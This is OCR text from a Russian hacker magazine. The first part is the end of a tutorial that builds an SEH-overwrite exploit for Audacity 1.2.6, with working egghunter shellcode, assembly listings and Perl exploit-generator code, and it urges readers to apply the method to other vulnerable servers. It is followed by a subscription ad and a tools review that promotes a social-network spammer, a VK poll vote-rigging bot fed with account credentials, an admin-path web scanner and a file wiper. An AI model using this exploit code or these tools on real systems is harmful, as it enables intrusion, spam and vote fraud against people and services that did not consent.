Следующие две команды перемещают в EAX 0x43h. Этим мы указываем, что надо запустить именно функцию NtDisplayString. int 2e делает системный вызов. Результат, как уже говорилось, попадает в EAX. Его младшие байты мы сравниваем с 0x5 и при положительном



Ищем наш шеллкод и изменения в нем

Egghunter в действии

результате (то есть, access violation) прыгаем в начало шеллкода для перехода на следующую страницу. Перед этим, конечно, вынимаем EDX из стека.

Далее идет побайтовое сравнение. Здесь 0x77303074 — это тэг (может быть «любой», тут — «w00t»), который должен находиться перед основным шеллкодом. Его мы помещаем в EAX, а в EDI помещаем адрес из EDX. SCASD сравнивает значение из EAX с тем, что находится по адресу в EDI. В случае неудачи мы перемещаемся обратно на вторую строчку шеллкода, где значение EDX увеличивается на единицу, а остальное повторяется заново.

Повторное использование SCASD требуется, чтобы еще раз найти тэг сразу после первого. При использовании оператора SCASD указатель на память в EDI сдвигается, поэтому мы сразу прыгаем в начало нашего основного шеллкода, используя jmp edi.

Почему же я упомянул какую-то половинку в паре абзацев выше? Да это к тому, что вместо описанной skape'ом функции NtDisplayString можно использовать более позднюю придумку — NtAccessCheckAndAuditAlarm. Фактически разница в коде будет лишь в номере вызываемой функции.

Вместо для NtDisplayString:

```
00000007  6A43           push byte +0x43
```

Должно быть для NtAccessCheckAndAuditAlarm:

```
00000007  6A02           push byte +0x2
```

Бонус от использования NtAccessCheckAndAuditAlarm в «постоянстве». Смещение(0x43h), которое используется для вызова системной функции для NtDisplayString вроде как меняется в последних версиях ОС.

ISBADREADPTR

Эта техника использует стандартную API-функцию для проверки доступа к виртуальной памяти.

Вид функции следующий:

```
BOOL IsBadReadPtr(
      const VOID* lp,
      UINT_PTR ucb
);
```

То есть, нам требуется при вызове функции данные передавать через стек.

Логика работы этой техники аналогична предыдущей, поэтому лишь кратко пробегусь по коду.

```
00000000  33DB           xor ebx,ebx
00000002  6681CBFF0F     or bx,0xfff
00000007  43             inc ebx
00000008  6A08           push byte +0x8
0000000A  53             push ebx
0000000B  B80D5BE777     mov eax,0x77e75b0d
00000010  FFD0           call eax
00000012  85C0           test eax,eax
00000014  75EC           jnz 0x2
00000016  B890509050     mov eax, 0x77303074
0000001B  8BFB           mov edi,ebx
0000001D  AF             scasd
0000001E  75E7           jnz 0x7
00000020  AF             scasd
00000021  75E4           jnz 0x7
00000023  FFE7           jmp edi
```


Первые три строчки — выравнивание EBX под размер страницы и побайтовый проход по доступной памяти. Далее складываем аргументы к функции, где 0x8h — ucb-аргумент, а EBX — проверяемый адрес в памяти. В EAX запихиваем адрес IsBadReadPtr в виртуальной памяти процесса. Это самый большой недостаток данной техники, так как положение функции будет меняться в зависимости от версии, сервис-пака, языка системы, не говоря уж о рандомизации пространства. Если значение в EAX не равно нулю, то происходит переход к следующей странице памяти. Остальная часть кода аналогична предыдущей технике.

Последняя техника основывается на использовании SEH, но я тебе о ней не расскажу, так как и получаемый иггхантер большой по размеру (60 байт), и, главное, начиная с XP SP2 для ее эксплуатации приходится обходить защиту SEH'а, что делает ее в большинстве случаев не юзабельной.

ЕЩЕ ПАРА МОМЕНТОВ

Использованием сдвоенного тэга (яйца) обусловлено еще и тем, что иггхантинг может найти сам себя (тэг в своем теле) до нахождения тэга, стоящего перед основным шеллкодом, и передать туда управление, что нам не требуется.

Так как мы используем SCASD, то необходимо отслеживать, чтобы флаг направления (D) был сброшен, иначе поиск будет происходить в обратном направлении, что приведет к неправильной работе иггхантера и вылету процесса. Но такое бывает очень редко и исправляется добавлением команды сброса флага направления — CDL.



Адреса для возврата в стек


Поиск иггхантер производит по кругу, то есть после конца адресного пространства процесса он переходит в начало. Таким образом, если иггхантер не найдет тэг перед основным шеллкодом, то процесс конкретно зависнет в бесконечном цикле, забирая при этом 100% производительности проца.
Кстати, в Linux-системах иггхантинг юзается ничем не хуже, чем под Windows, и алгоритм аналогичен первому, разве что системные вызовы другие, да регистры. Подробнее можешь почитать в той же статье от skape.

ПРАКТИЧЕСКАЯ ЧАСТЬ. ПРИМЕР.

Коли мы уже определились в необходимости иггхантинга как метода, давай опробуем его и некоторые его возможности на практике.
Признаюсь что пример — лабораторный, но чрезвычайно показательный, а главное — доступный, но об этом — после.
Для опытов мы воспользуемся звуковым редактором Audacity. Версия с переполнением — 1.2.6. Взять можно либо с offensive-security.com/archive/audacity-win-1.2.6.exe, либо с диска. Чтобы не повторяться — на диске есть все, о чем написано в данной статье, от ПО до всех вариантов эксплойтогенерилки.
Инструментарий для препарирования — будем пользоваться Immunity Debugger'ом с аддоном pvefindaddr от corelanc0d3r'a (от котором я писал в прошлом номере). Взять отсюда — immunityinc.com/products-immdbg.shtml, либо отсюда — corelan.be:8800/index.php/security/pvefindaddr-py-immunity-debugger-pycommand/ .
Для того, чтобы pvefindaddr заработал, пихай его в коробку с гвоздями. То есть в PyCommands.
Сам эксплойт будет создаваться посредством Perl'a, так что под Win — ActivePerl с activestate.com/activeperl. Личное пристрастие...
Итак, к делу. Переполнение буфера возникает при импорте специально сформированного MIDI-файла в программе. Создаем файл с AAAAA в 2000 байт.

```
#!/usr/bin/perl
$junk = "\x41" x 2000 ;          #Буква А 2к раз
$sploit =  $junk;                #Итоговый сплойт
open(FILE, ">test.gro") or die "Cannot open file: $!";
#Открываем файл на запись
print FILE $sploit;    #Пишем текст
close(FILE);  #Закрываем
print "test.gro has been created \n";
```

Открываем Audacity в дебаггере и запускаем его (F9). Импортируем в звуковой редактор (Проект-Импорт MIDI). И видим в дебаггере



Описание:

access violation по адресу 41414141. Смотрим — переполнение не самое удобное: EIP не перезаписали, адрес возврата тоже. Доступен лишь ESI, искаженно — регистр ECX. Стек кусочково загажен нашими А (см. выше и ниже). Зато перезаписали SEH (View - SEH chain). С нововведениями в винду защита исключений поднялась в разы, но для примера оно сойдет. Чудесно. Так, узнаем подробности, используя плагин к pvefindaddr.
Создаем паттерн:

```
!pvefindaddr pattern_create 2000
```

Длиннющую строчку, полученную из окошка лога(l) или из файла mspattern.txt в папке Immunity Debugger'a, пихаем в переменную $junk. Пересоздаем test.gro и перезапускаем эдитор в дебаггере (ctrl+F2).
Смотрим итог, используя функцию suggest, которая ищет в памяти первые 8 байт паттерна и выдает адреса, а также указывает, на что мы можем воздействовать (регистры, SEH и т.д.), и какое необходимо смещение.

```
!pvefindaddr suggest
```


Можно узнать смещение и для конкретной части паттерна.
К примеру, при переполнении SEH перезаписался значением 67413966, тогда смещение узнаем так:

```
!pvefindaddr pattern_offset 67413966
```

Не буду вдаваться в подробности описания техники перезаписи SEH, но напомню основные моменты. SEH-запись в стеке состоит из двух 4-байтных адресов. Один из них — указатель на следующий обработчик исключений (nextSEH), если данный не сработает, а второй — указатель на сам код, обрабатывающий исключение. При возникновении исключения программа переходит по этому адресу. Но, так как нам нужно передать управление на стек, то мы находим где-то в памяти последовательность инструкции pop, pop, ret, тем самым избавляемся от лишних данных в стеке, появившихся после перехода на обработчик, и возвращаемся в стек. Так как nextSEH расположен на вершине стека, то нам нужно перепрыгнуть запись об обработчике исключения, что мы делаем, используя конструкцию \xeb\x06\x90\x90. Первые два байта — джамп вперед на 6 байт (2 байта \x90 (NOP) и 4 байта адреса на SEH), то есть, за обработчик на наш шеллкод.
Надеюсь, что понятное объяснение получилось, если что — смотрим рисунок :).
Итак, SEH находится на 178 байте, next SEH — 174. Чудесно.
Для того, чтобы найти необходимую последовательность «pop pop ret», воспользуемся плагином еще раз. Для этого в нем есть несколько функций. Без параметров он ищет в памяти процесса данную последовательность со всеми регистрами. По функции «p» — поиск происходит только для библиотек скомпилированных без safeSEH, по «p1» — без safeSEH и ASLR, «p2» — по всем. Итог смотри на скриншоте.

```
!pvefindaddr p
```

Полученный адрес, как ты понимаешь, будет у всех разный, так как зависит он от версии, пака ОС. Так что подбери какой-нибудь.



Разбор переполнения плагином pvefindaddr

Действие сплойтов, перезаписывающих SEH-записи

```
$junk = "\x41"x174; # мусор в начале
$jumpNextSEH = "\xeb\x06\x90\x90"; # джамп на 6 байт
вперед
$SEH = pack ("V",0x013e5423); # пакуем переход на pop
pop ret
$shell = "\x42"x200"; # тут будет шеллкод, а пока
буква B 200 раз
$sploit = $junk.$jumpNextSEH.$SEH.$shell;
…
```

Генерим, импортируем. На ошибке проверим полученный SEH-адрес:

```
1. View — SEH chain;
2. Правой кнопкой на нашем адресе — Follow hadler.
```

Должна быть запись pop, pop, ret. Если так, то ставим на первом pop'е брэйкпоинт — F2 (либо сразу в окне SEH chain). Shift+F9, чтобы продолжить выполнение программы.
Программа должна остановиться на pop. Теперь пошагово (F7) доходим до ret и возвращаемся на NextSEH, он же — джамп на 6 байт. Далее наш шеллкод — много «B».
Теперь смотрим, хотя наш псевдошеллкод и на месте, но размер его — никак не 200 байт. Там всего 72 байта. Мало. Если посмотреть выше и ниже по стеку, то мы также найдем куски сплойта. Можно, конечно, заморочиться и собрать… но ближе к иггханту.
Подставим какой-нибудь реальный шеллкод в сплойт и поищем его в памяти процесса.
Отдельно сохраняем шеллкод, перезапускаем эксплойт и ищем в дебаггере:

```
#!/usr/bin/perl
$shell="\xeb\x03….\x5a"; # какой-то шеллкод
open(FILE, ">shell") or die "Cannot open file: $!";
print FILE $shell;
close(FILE);

!pvefindaddr compare c:\egg\shell
```

Появится окошко, где перечислены все участки в памяти процесса с нашим шеллкодом и отметкой, изменено ли в них что-то. В логе указывается, что именно изменилось. Это бывает полезно для вычисления бажных символов. В нашем сплойте получается три варианта, обрезанных с 73 символа, и один нормальный. Но место его меняется при перезапуске проги, и регистры на него не ссылаются, то есть по-простому на него не перейти. Потому используем иггхант-шеллкод в этих 72 байтах, который и основной код найдет, и управление ему передаст. Добавляем:

```
# Яйцо перед основным шеллкодом
$tag="\x77\x30\x30\x74";
# NtAccessCheck хантер с яйцом в теле
$egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\
x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8" . $tag . "\x8B\
xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
# Сдвигаем основной шеллкод из стека
$junk2="\x90"x50;

# Кучкуем итог
$sploit = $junk.$jumpNextSEH.$SEH.$egghunter.$junk2.
$tag.$tag.$shell;
```

$junk2 требуется, так как иггхантер меньше доступного буфера в 73 байта, потому мы должны сдвинуть основной шеллкод, чтобы его начальные куски (тэги) не были раскиданы по памяти, и не произошло ложное нахождение. В общем-то, все. Управление передается через SEH, иггхантер ищет основной код и передает ему контроль. Юзая данный пример, можно хорошенько проследить за поведением хантера и увидеть то, что было описано в теоретической части данного эпоса. Например, обнулить EDX(\x33\xD2) в начале и посмотреть на скорость нахождения основного шеллкода. Кстати, работу иггханта можно увидеть по возрастанию количества «ошибок страниц» в Диспетчере задач.
Но оставлю это на личную инициативу. Хотя вот пара ссылок:
Пример от corelanc0d3r'a: corelan.be:8800/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/.
Пример иггхантера в MSF: offensive-security.com/metasploit-unleashed/ и иггхантер-шеллкод с поиском только по куче: r00tin.blogspot.com/2009/03/heap-only-egg-hunter.html

ТИПА, ЗАКЛЮЧЕНИЕ

Иггхантинг — крутой метод. Это точно. И простой, и рабочий. Приведенный пример, конечно, не жизненный, поэтому хочу привести пару иных примеров. Они, к сожалению, для изысканий недоступны, так как являются платными продуктами, зато это прибавляет крутости методу. К примеру, «Mercur Messaging 2005» IMAP-сервер.
Имеет переполнение буфера в обработке команды SUBSCRIBE(CVE-ID: 2007-1579). В стандартном эксплойте доступно 224 байта для payload'а. С использованием техники иггхантинга, мы можем предварительно послать более вместительную команду LIST с основным шеллкодом, а это уже 2 Кб. Или McAfee ePolicy Orchestrator 3.5.0. Переполнение дает 140 байт, а с иггхантером — неограничено.
В общем-то ясно, что многие эксплойты можно улучшить, если применить к ним данный метод. Так что радуемся новым знаниям и спешим проверить их на практике :).

ВЫГОДА•ГАРАНТИЯ•СЕРВИС

ХАКЕР

8.5 Гб DVD

БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ!
ПОКУПАЙ ЖУРНАЛ В 3 РАЗА ДЕШЕВЛЕ!

Замучился искать журнал в палатках и магазинах? Не хочешь тратить на это время? Не надо. Мы сами потратим время и привезем тебе новый выпуск Х. Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером из рук в руки в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

ПОДПИСКА НА 6 МЕСЯЦЕВ ПО ЦЕНЕ 540 руб.



Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах **QIWI (КИВИ)** по всей России.

ЕСТЬ ВОПРОСЫ? Звони по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ВОПРОСЫ, ЗАМЕЧАНИЯ И ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС info@glc.ru

ЭТО ЛЕГКО!

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!
Подписка оформляется в день обработки купона и квитанции с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в июле, то подписку можно оформить с сентября

СТОИМОСТЬ ЗАКАЗА С ДОСТАВКОЙ:
2200 РУБ. ЗА 12 МЕСЯЦЕВ, 1260 РУБ. ЗА 6 МЕСЯЦЕВ
Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

СТОИМОСТЬ ЗАКАЗА БЕЗ ДОСТАВКИ, с получением журнала самостоятельно в Москве в точке продаж R-kiosk рядом с метро Белорусская, ул.Грузинский вал, д.27-31:
540.00 РУБ. ЗА 6 МЕСЯЦЕВ!

Получить журнал можно будет у продавца с предъявлением паспорта на имя оформившего подписку, в течение недели, начиная со следующего дня, после выхода журнала.

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 20 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**
☐ Самостоятельное получение

(отметь квадрат выбранного варианта подписки)

Ф.И.О.

АДРЕС ДОСТАВКИ:
индекс
область/край
город
улица
дом корпус
квартира/офис
телефон ( ) код
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика


Кассир



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

Программа: **ATC File Wiper**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **AlexTheC0d3r**



Интерфейс вайпера

Представь, что тебе нужно полностью удалить какую-либо информацию с компьютера. Причем удалить так, чтобы никакими техническими средствами ее уже нельзя было восстановить. Такой трюк можно проделать с помощью многократной перезаписи файлов случайными значениями, для чего и были придуманы специальные программы — вайперы. Один из самых функциональных вайперов сегодня представлен на страницах нашей рубрики.

Итак, ATC File Wiper от мембера Античата AlexTheC0d3r'a предлагает тебе два режима работы: GUI и консоль.

Функционал программы следующий:

• Возможность сохранить список папок в файл (в папку с программой);
• Возможность добавления папки, указанной в списке папок, кнопкой «<»;
• Поддержка русского языка (смена языков правым кликом мышкой в форме);
• Функция чистки логов Windows;
• Запуск GUI из консоли с параметрами пути до файла и количеством циклов перезаписи:

```
e:\Program Files\ATC\wipergui.exe
"D:\papka_dlya_ydaleniya" 15);
```

• Запуск программы с параметром начального пути до папки:

```
E:\ATCfilewiper.exe "e:\downloads\
papka_dlya_ydaleniya"
```

• Удаление всех файлов из папки (плюс функция удаления самих папок);
• Перезапись всех файлов в папке случайными значениями и последующее их удаление;
• Перезапись всех файлов в папке случайными значениями в несколько циклов и последующее их удаление.

Пример составления списка файлов на удаление в режиме «extraClean»:


```
D:\vasya\*.exe
C:\documents and settings\Admin\My
Documents\*.*
C:\MyProgs\*.pas
C:\nokia\jimm.*
```

Здесь ты указываешь полные пути до папок и маски файлов, которые надо удалить с перезаписью их значений.

Если тебе нужно удалить папку, в которой есть другие папки, то сначала указывай путь до вложенных папок в иерархическом порядке (чтобы вложенные папки были выше).

Так как вайпер постоянно обновляется, исправляются баги и появляются новые функции, советую внимательно следить за обновлениями программы в топике https://forum.antichat.ru/showpost.php?p=1898379.

Программа: **WebDirScanner**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **0x00**



Работа сканера

На очереди очередная программа для сканирования веб-директорий по списку из файла. На этот раз — WebDirScanner от мембера уже знакомого тебе портала webxakep.net, 0x00.

Как ты уже понял, прога представляет собой сканер файлов и директорий на удаленном сервере.

Особенности:

• Сканит все указанные тобой имена из файла dir.txt;
• Использует прокси;
• Работает на основе метода ловли ошибок веб-сервера;
• По окончании работы записывает результат в файл oks.txt и лог в файл log.txt (формат^ "строка: ответ сервера");
• Показывает количество просканированных директорий и процент уже пройденного сканирования;
• Работает на .Net Framework 2.0 и выше.

В прилагаемый к программе список для скана уже включены некоторые самые распространенные локации «интересных файлов», например:

```
dmin1.php
admin1.html
admin2.php
admin2.html
yonetim.php
yonetim.html
yonetici.php
yonetici.html
adm/
admin/
admin/account.php
admin/account.html
admin/index.php
admin/index.html
admin/login.php
admin/login.html
admin/home.php
admin/controlpanel.html
admin/controlpanel.php
admin.php
admin.html
admin/cp.php
admin/cp.html
cp.php
```


Любые отзывы и пожелания автор просит направлять прямиком в топик webxakep.net/forum/showthread.php?t=5201.


Программа: **ArxGrabberSite**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **ArxWolf**

Не могу удержаться, чтобы не представить тебе очередную интереснейшую программу от команды вебхакера — граббер сайтов ArxGrabberSite.


Эта прога поможет тебе разобрать любую веб-страницу на части, то есть извлечь нужные тебе данные.

Для парсинга страниц в программе исполь-







Граббер сайтов



Спамер мобильной социалки


Накрутчик опросов ВКонтакте

зуются регулярные выражения, аналогичные тем, которые применяются в PHP:

```
Email: [_a-zA-Z\d\-\.]+@[_a-zA-Z\d\-]+(\.[_a-zA-Z\d\-]+)+
URL: (?i)href=("|&#39|)(http://|https://|ftp://|www.|UPD://)([_a-z\d\-]+(\.[_a-z\d\-]+)+)((/[ _a-z\d\-\\\.?=&%:/]+)+)*
JS: <script([^>]*?)>(.*?)</script>
```

Основной функционал программы:
• Извлечение email-адресов;
• Извлечение ссылок;
• Извлечение JavaScript;
• Извлечение описания страницы;
• Извлечение кейвордов страницы;
• Возможность создать свое правило регулярного выражения;
• Вывод исходника страницы.
Любые предложения и пожелания направляй прямиком ArxWolf'у в webxakep.net/forum/showthread.php?t=4850.

Программа: **SGalaxy v 0.7**
ОС: **Windows 2000/XP/2003 Server/Vista/2008 Server/7**
Автор: **RINGER**

Далее хочу познакомить тебя с несколько специализированной программой — спамером популярнейшей мобильной социальной сети «Галактика знакомств» (javagala.ru).
Спамер умеет спамить и флудить следующим образом:
• в приват;
• комментариями в блог;
• комментариями в фотоальбомы;
• в журнал клана;
• в приглашения клана;
• в функции добавления друга;
• в объявлениях о знакомства;
• по email.
Также имеются возможности совершать весь спам и флуд одновременно, отключать и включать любые пользовательские опции и выставлять задержку на посылаемые сообщения.
С программой можно работать с помощью следующих команд:

```
0 — отправка сообщений о добавлении в друзья с одного профиля;

1-5 — простая отправка сообщений с 1-5 профилей;
911 — постучаться модератору в анкету;
922 — пригласить в клан;
999 — флуд в журнал клана;
933 — оставить комментарий в блоге;
111 — запостить объявления о знакомстве;
1000 — отправить комментарии к фотографии;
222 — спам на email;
40 — спам в приват с одного профиля без дополнительных действий;
50 — спам и флуд во всех действиях.
```

Надеюсь, ты не слишком сильно надоешь админам Галактики :)

Программа: **VK VoTeR**
ОС: **Windows 2000/XP/2003 Server/Vista/2008 Server/7**
Автор: **mailbrush**

А вот и еще одна крайне полезная утилита для твоей любимой социальной сети — VK VoTeR — накрутчик опросов ВКонтакте от античатовца mailbrush.
Если ты принимаешь участие в опросе популярной группы, но никак не можешь набрать необходимое количество голосов, то данная программа поможет тебе в этом нелегком деле. С помощью нее ты сможешь в несколько кликов накрутить голоса в указанном запросе.
Принцип работы проги прост:
1. Указывай ссылку на опрос;
2. Выбирай вариант ответа;
3. Вставляй или загружай аккаунты ВКонтакте (свои, конечно же :)
Далее каждый поток программы по очереди будет брать по одной паре "логин:пароль" из составленного тобой списка и авторизоваться под ней.
Затем под текущим аккаунтом накрутчик вступает в группу, в которой находится опрос, и голосует по указанному тобой варианту.
Также опционально программа может отписаться в теме.
Основные фичи программы:
• Работа с проксями;
• Возможность использовать макрос [OPTION] для указания значения варианта ответа;
• Рандомизация сообщений, которые разделяются указанным тобой сепаратором. К примеру, ты голосуешь за значение #8 в теме, а текст значения — «Борис Моисеев», значит в поле «Сообщения» ты должен указать следующее:


```
[OPTION] the best!|Я голосую за [OPTION]|[OPTION] и только он!
```

В ходе работы программа будет рандомно выбирать мессагу из списка сообщений, которые разделены знаком "|", а в тему будет отправлено одно из таких сообщений:

```
Борис Моисеев the best!
Я голосую за Борис Моисеев
Борис Моисеев и только он!
```

Как видишь, все до безобразия просто. Как всегда, любые отзывы и предложения направляй прямиком автору в топик https://forum.antichat.ru/thread194387.html.

Программа: **slil.ru File Uploader**
ОС: **Windows 2000/XP/2003 Server/Vista/2008 Server/7**
Автор: **slesh**



Быстрая закачка файлов в обменник

Завершает наш сегодняшний обзор удобнейшая утилитка, которая позволит тебе очень быстро и удобно залить файл на обменник slil.ru.
Пользоваться программой можно двумя разными способами:
1. Просто запускай и выбирай файл для закачки;
2. Кидай ее в одну из директорий:

```
2000, XP, 2003 — C:\Documents and Settings\<Имя Пользователя>\SendTo\
Vista, 7 — C:\Users\<Имя Пользователя>\AppData\Roaming\Microsoft\Windows\SendTo\
```

и выбирай любой файл, кликнув по нему правой кнопкой мыши. Далее в пункте «Отправить» выбирай «slil.ru».
